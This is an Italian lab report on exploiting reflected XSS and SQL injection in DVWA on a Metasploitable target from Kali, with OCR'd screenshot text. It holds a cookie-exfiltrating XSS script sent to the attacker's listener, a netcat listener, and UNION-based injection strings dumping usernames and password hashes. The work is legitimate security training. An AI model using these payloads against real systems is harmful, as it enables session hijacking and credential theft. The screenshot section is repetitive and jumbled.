**Report Esercitazione: Sfruttamento di Vulnerabilità XSS Riflesso e SQL Injection su DVWA**

**Introduzione**

In questo esercizio, ho configurato un laboratorio virtuale utilizzando VirtualBox, con due macchine virtuali: Kali Linux (192.168.1.12) come macchina attaccante e Metasploitable (192.168.1.101) come macchina target. L'obiettivo era sfruttare le vulnerabilità di tipo XSS Riflesso e SQL Injection su DVWA (Damn Vulnerable Web Application) impostato su Metasploitable. Ho documentato i passaggi seguiti e i risultati ottenuti.

**Configurazione del Laboratorio**

**Configurazione della Rete Virtuale**

Ho configurato entrambe le macchine virtuali per utilizzare la rete "Host-Only" in VirtualBox per assicurare che possano comunicare tra loro.

**Verifica della Comunicazione**

Per verificare la comunicazione tra le macchine, ho utilizzato il comando **ping** da entrambe le macchine.

- **Kali Linux**:

bash

Copia codice

ping 192.168.1.101

L'output ha mostrato che Kali Linux può raggiungere Metasploitable.

- **Metasploitable**:

bash

Copia codice

ping 192.168.1.12

L'output ha confermato che Metasploitable può raggiungere Kali Linux.

**Accesso a DVWA e Impostazioni**

**Accesso a DVWA**

Ho aperto un browser su Kali Linux e ho navigato all'indirizzo IP di Metasploitable:

arduino

Copia codice

http://192.168.1.101/dvwa

Utilizzando le credenziali predefinite (username: **admin**, password: **password**), sono riuscito ad accedere a DVWA.

**Impostazioni di Sicurezza di DVWA**

Ho navigato alla sezione "DVWA Security" e ho impostato il livello di sicurezza a "LOW" per facilitare lo sfruttamento delle vulnerabilità.

**XSS Riflesso (Reflected XSS)**

**Esempio di XSS Riflesso**

**Campo di Input**

Sono andato alla sezione "XSS (Reflected)" di DVWA. Ho inserito **Simone** nel campo di input e ho cliccato su "Submit". Ho osservato che **Simone** è stato riflesso nella pagina.

**Test con Tag HTML**

Ho inserito il seguente tag HTML nel campo di input:

html

Copia codice

Simone

Dopo aver cliccato su "Submit", ho verificato che **Simone** veniva visualizzato in corsivo.

**Alert JavaScript**

Ho inserito il seguente payload nel campo di input:

html

Copia codice

<script>alert('XSS');</script>

Dopo aver cliccato su "Submit", ho osservato che appariva un pop-up con il messaggio 'XSS'.

**Recupero di Cookie**

Per dimostrare il recupero dei cookie, ho inserito il seguente payload:

html

Copia codice

<script>window.location='http://192.168.1.12:12345/?cookie='+document.cookie;</script>

**Configurazione di un Server Finto per Ricevere i Cookie**

Ho aperto un terminale su Kali Linux e ho messo in ascolto Netcat sulla porta 12345:

bash

Copia codice

nc -lvp 12345

Quando ho inviato il payload, il mio server finto ha ricevuto i cookie della sessione dell'utente, dimostrando l'exploit di XSS Riflesso.

**SQL Injection (Non Blind)**

**Identificazione delle Vulnerabilità**

**Campo di Input**

Sono andato alla sezione "SQL Injection" di DVWA. Ho inserito **1** nel campo di input e ho cliccato su "Submit". L'output ha mostrato il nome e il cognome corrispondente all'ID **1**.

**Verifica della Vulnerabilità**

Per verificare la vulnerabilità, ho inserito **1'** nel campo di input. L'errore SQL risultante ha confermato che l'applicazione è vulnerabile all'SQL injection.

**Condizione Sempre Vera**

Ho inserito il seguente payload per creare una condizione sempre vera:

sql

Copia codice

1' OR '1'='1

Questo ha restituito tutti i risultati presenti nel database, poiché la condizione è sempre vera.

**Union Query**

Ho inserito il seguente payload per eseguire una Union query:

sql

Copia codice

1' UNION SELECT null,null FROM users #

Questo ha mostrato i risultati della tabella **users**.

**Recupero di Username e Password**

Per recuperare username e password, ho modificato il payload come segue:


sql


Copia codice


1' UNION SELECT user, password FROM users #


Questo ha restituito i dati degli utenti, inclusi username e password.


## Screenshot



Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello Simone
More info
msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms
msfadmin@metasploitable:~$
(kali@kali)-[~]
$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.325 ms
--- 192.168.1.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1011ms
rtt min/avg/max/mdev = 0.325/0.477/0.630/0.152 ms



192.168.1.101
XSS
OK
msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms
msfadmin@metasploitable:~$
(kali@kali)-[~]
$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.325 ms
--- 192.168.1.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1011ms
rtt min/avg/max/mdev = 0.325/0.477/0.630/0.152 ms



Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello security=low; PHPSESSID=3ee2e78f1af3f64b4a5af07c34d3eb94
More info
ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.630 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.325 ms
2 packets transmitted, 2 received, 0% packet loss, time 1011ms
rtt min/avg/max/mdev = 0.325/0.477/0.630/0.152 ms
ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms



User ID:
Submit
ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='user
First name: user_id
First name: first_name
First name: last_name
First name: user
First name: password
First name: avatar
ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.630 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.325 ms
2 packets transmitted, 2 received, 0% packet loss, time 1011ms
rtt min/avg/max/mdev = 0.325/0.477/0.630/0.152 ms
ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms



Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms
msfadmin@metasploitable:~$


Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
